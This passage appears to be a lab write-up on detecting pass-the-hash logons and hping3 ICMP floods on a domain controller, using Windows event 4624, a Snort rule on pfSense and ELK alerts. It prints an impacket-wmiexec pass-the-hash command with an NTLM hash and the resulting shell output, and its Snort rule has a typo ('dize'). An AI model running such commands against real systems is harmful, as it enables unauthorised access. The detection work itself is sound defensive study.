


In the logs, even though the username and password is given, there is no related event code to that; only event codes related to file shares:





However, if pass-the-hash was used to get authenticated, this time using impacket, it can seen that there are multiple logons and special logons in a row:

```
┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec -debug mydomain/administrator@172.16.50.254 -hashes 'aad3b435b51404eeaad3b
435b51404ee:fc525c9683e8fe067095ba2ddc971889'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] SMBv3.0 dialect used
[+] Target system is 172.16.50.254 and isFQDN is False
[+] StringBinding: DC[51385]
[+] StringBinding: 172.16.50.254[51385]
[+] StringBinding chosen: ncacn_ip_tcp:172.16.50.254[51385]
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit

┌──(kali㉿kali)-[~]
└─$
```




Looking more specifically at the 4624 event log, it has a logon type of 3 and it has a logon process of NtlmSsp, with a Null Security ID:



Keywords
Date and Time
Source
Event ID
Task Category
Audit Success
1/11/2025 3:16:07 PM
Microsoft Windows security ...
4776
Credential Validation
Audit Success
1/11/2025 3:16:07 PM
Microsoft Windows security ...
4624
Logon
Event 4624, Microsoft Windows security auditing.
General
Details
An account was successfully logged on.
Subject:
Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0
Logon Information:
Logon Type: 3
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes
Impersonation Level: Impersonation
New Logon:
Security ID: MYDOMAIN\Administrator
Account Name: Administrator
Account Domain: MYDOMAIN
Logon ID: 0x1583851
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Log Name: Security
Source: Microsoft Windows security
Logged: 1/11/2025 3:16:07 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: DC.mydomain.local
OpCode: Info
More Information: Event Log Online Help



By making a rule targeting this, it would be able to target pass-the-hash attacks




Running impacket again, the alert appears:




Hping3 DDOS attacks

To detect DDOS attacks from hping3, the different kinds of flood attacks hping3 can do need to be accounted for, which are: UDP, TCP, ICMP.

For ICMP DDOS, on the Kali Linux machine, wireshark will be capturing the packets as hping3 is sending very large ICMP packets to the DC server frequently:




Using wireshark on the DC server, the same packets are being received:




On pfSense, a snort rule on the LAN segment can be written that detects ICMP:


“alert icmp any any -> any any (msg:"ICMP DDOS detected";classtype:attempted-dos;dize:>1500;threshold:type both,track by_src, count 10, seconds 60; sid:1000003; rev:1)”


Doing this will allow the DDOS attack to be detected, as these attacks generally rely on large packets sent very quickly. Normal pings using command prompt or shell will not be detected by this rule, but hping3 will be:



On ELK, the Snort rule has been picked up by the logs, with notable fields, such as “event.category=intrusion_detection”, “network.transport=icmp” and “vulnerability.classification=Attempted Denial of Service”







From here, a ELK rule can be made to alert when this happens:

About


ICMP DDOS

Severity	High
Risk score	73
Max alerts per run	100

